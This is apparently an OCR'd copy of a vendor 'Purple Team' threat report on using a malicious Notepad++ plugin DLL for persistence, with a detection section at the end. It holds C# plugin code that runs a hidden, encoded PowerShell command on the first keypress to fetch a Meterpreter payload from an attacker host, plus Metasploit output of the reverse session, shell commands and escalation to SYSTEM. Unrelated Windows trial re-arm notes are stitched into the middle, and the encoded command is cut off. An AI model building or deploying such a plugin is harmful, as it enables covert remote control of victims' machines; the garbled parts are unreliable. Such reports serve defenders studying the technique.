
THREAT ANALYSIS REPORT: Abusing Notepad++ Plugins for Evasion and Persistence

cybereason.com/blog/threat-analysis-report-abusing-notepad-plugins-for-evasion-and-persistence


BLOG
THREAT ANALYSIS REPORT: Abusing Notepad++ Plugins for Evasion and Persistence
Plugin
cybereason

Cybereason GSOC team analysts have analyzed a specific technique that leverages Notepad++ plugins to persist and evade security mechanisms on a machine. Following this introduction, we describe in detail how to reproduce this attack and implement detection and prevention mechanisms.

This particular Threat Analysis report is part of a series named “Purple Team Series” covering widely used attack techniques, how threat actors are leveraging them and how to detect their use.

The Cybereason Global Security Operations Center (GSOC) Team issues Threat Analysis Reports to inform on impacting threats. The Threat Analysis Reports investigate these threats and provide practical recommendations for protecting against them.

The Threat Analysis reports investigate these threats and provide practical recommendations for protecting against them.

Key Points

- **Popularity Can Lead to Increased Attack Surface**: Notepad++ is an extremely popular tool that is installed in almost every IT-related environment
- **Threat Actors Have Already Abused Notepad++**: APT groups, like StrongPity, have been observed leveraging Notepad++ to deploy backdoors on their victims’ machine
- **Advanced Plugin Feature**: Notepad++ has an advanced plugin mechanism that can be leveraged by threat actors for persistence and security evasion


- **Absence of Verification Process in Notepad++**: No verification process has been observed for locally installed plugins, allowing threat actors with local administrator privileges to inject their own malicious DLL in the loading process
- **Detected and Prevented by Cybereason MDR (Managed Detection and Response)**: The Cybereason Defense Platform effectively detects and prevents infections from malware loaded in a malicious Notepad++ plugin

Introduction

Notepad++ is a very popular Notepad replacement and code editor created and maintained by Don Ho. This application supports multiple coding languages as well as plugins that automate a number of IT and development related tasks.

Plugins are simply modules that can be installed from the approved list that is maintained by the community or custom built using languages such as C#. These plugins are stored in the *%PROGRAMFILES%\Notepad++\plugins* directory.

Using an open-source project, Notepad++ Plugin Pack, a security researcher that goes by the name RastaMouse was able to demonstrate how to build a malicious plugin that can be used as a persistence mechanism. The plugin pack is a .NET package for Visual Studio that provides a basic template for building plugins:



```
class Main
{
    internal const string PluginName = "$safeprojectname$";
    static string iniFilePath = null;
    static bool someSetting = false;
    static frmMyDlg frmMyDlg = null;
    static int idMyDlg = -1;
    static Bitmap tbBmp = Properties.Resources.star;
    static Bitmap tbBmp_tbTab = Properties.Resources.star_bmp;
    static Icon tbIcon = null;
```

Notepad++ Plugin Pack Template


Threat actors can use this technique to circumvent security mechanisms and achieve persistence on their victim machine.

The APT group StrongPity is known to leverage a legitimate Notepad++ installer accompanied with malicious executables, allowing it to persist after a reboot on a machine. This backdoor enables this threat actor to install a keylogger on the machine and communicate with a C2 server to send the output of this software.

The StrongPity APT group (also known as APT-C-41 and PROMETHIUM) was first observed in 2012 and employs the same tactics as the one described above, namely adding backdoors to legitimate software used by specific users:

Technical Analysis

In this section, we analyzed Notepad++ plugin loading mechanism and drafted an attack scenario based on this vector. You can find a video of the attack scenario, available below:



C:\Program Files\Notepad++\plugins\Npp_Persistence_Plugin

This PC › Windows 10 (C:) › Program Files › Notepad++ › plugins › Npp_Persistence_Plugin

Name	Date modified	Type	Size
Npp_Persistence_Plugin.dll	8/1/2022 1:14 PM	Application extens...	164 KB

1 item

Re-arm (all except Windows XP). Requires reboot.
    slmgr /rearm
Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.
    rundll32.exe syssetup,SetupOobeBnk

For Windows 8, 8.1 and 10, you will **NOT** be able to re-arm the trial.


Windows 10 Enterprise Evaluation
Windows License is expired
Build 17763.rs5_release.180914-1434

2022-08-19 01:31:08

Attack Scenario

The *SCI_ADDTEXT* API can be abused to trigger a custom Notepad++ command when a key is typed inside of Notepad++. Using C#, we created a DLL that will run a PowerShell command on the first, initial press of any key inside of Notepad++.

In our attack scenario, the PowerShell command will execute a Meterpreter payload. We set this to only run once to ensure our C2's availability would not be affected due to multiple connection attempts:




```
1 reference
public static void OnNotification(ScNotification notification)
{
    if (notification.Header.Code == (uint)SciMsg.SCI_ADDTEXT && ExecuteOnce)
    {
        // Process process = Process.GetCurrentProcess();
        // MessageBox.Show("Peristence through Notepad++ ACHIEVED");

        string strCmdText;
        strCmdText = "-nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBu
        Process.Start("powershell", strCmdText);
        ExecuteOnce = !ExecuteOnce;
    }
}
```

PowerShell command embedded in malicious DLL

** Note - Our Meterpreter shell will inherit the permissions of the user who launched Notepad++. In the event the victim opens the application as an administrator, (ex - they are making changes to the Host file) our shell will have those same privileges.*

Using local administrator privileges, we dropped the compiled DLL into the appropriate folder:




Share
View
This PC › Windows 10 (C:) › Program Files › Notepad++ › plugins › Npp_Persistence_Plugin
eware 7.0
t explorer

Name	Date modified	Type	Size
Npp_Persistence_Plugin.dll	7/21/2022 9:36 AM	Application extens...	164 KB


Malicious DLL dropped into the plugin directory

PowerShell Execution

As expected, when Notepad++ loaded and a single letter was typed, PowerShell executed and our Meterpreter session was established:




(Victim's view) PowerShell executing the configured malicious payload once a key was typed



```
gAvAC8AMQA5ADIALgAxADYAOAAuADgANAAuADEAMwAxADoAOAAwADgAMAAvAE8AYQBwAG0ARgBNAEkAWQBnAHEAUgAnACkAKQA7AA==
[*] 192.168.84.1     web_delivery - Delivering AMSI Bypass (939 bytes)
[*] 192.168.84.1     web_delivery - Delivering Payload (2096 bytes)
[*] Sending stage (200262 bytes) to 192.168.84.1
[*] Meterpreter session 1 opened (192.168.84.131:5555 → 192.168.84.1:50885) at 2022-07-27 13:56:07 -0400
```

(Attacker's view) Established Meterpreter session




```
meterpreter > shell
Process 3352 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.

FLARE Wed 07/27/2022 10:57:06.74
C:\Users\IEUser>whoami
whoami
dm-zoobox\ieuser

FLARE Wed 07/27/2022 10:57:10.47
C:\Users\IEUser>calc.exe
calc.exe
```

(Attacker's view) Shell commands from Meterpreter session

Privilege Escalation


To test for and demonstrate the behavior difference with the inherited permissions, we attempted to run the *GetSystem* module in our Meterpreter session that was executed as a regular user:



```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter > exit
```

(Attacker's view) Privilege escalation attempt failed under regular user permissions

Next, we ran Notepad++ as 'administrator' and re-ran the payload. We were able to escalate to SYSTEM this time through the *GetSystem* module:




```
msf6 exploit(multi/script/web_delivery) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > 
```

(Attacker's view) Successfully escalated to SYSTEM

Detection and Prevention


Detection and Hunting Capabilities

A MalOp was created due to the Meterpreter payload. When we ran the ‘shell’ module in Metasploit, it created a child process of *cmd.exe* with additional child processes created for *whoami.exe* and *calc.exe*. Network connections from PowerShell to our command and control server are visible as well:



(Defender’s view) Process tree as seen in the Cybereason Defense Platform - Our loaded module created child process of PowerShell.exe

When searching for the loaded modules in the *notepad++.exe* process, we are able to identify the malicious DLL that was loaded:



Failed to access file

94 loaded modules

npp

npp_persistence_plugin.dll

npp_persistence_plugin.dll

nppexport.dll

nppconverter.dll


False

(Defender's view) Searching for loaded malicious module by name

No other useful file metadata or indicators were observed that could help detect this attack.


Static Analysis And Reverse Engineering

Static analysis tools were able to pull indicators such as compile time, architecture, and programming language used to build the binary:




exports-stamp	0x62D9809E (Thu Jul 21 09:36:46 2022)

Compilation timestamp



file-type	dynamic-link-library
cpu	64-bit

64-bit architecture




signature	Microsoft .NET

Microsoft .NET executable written in C#

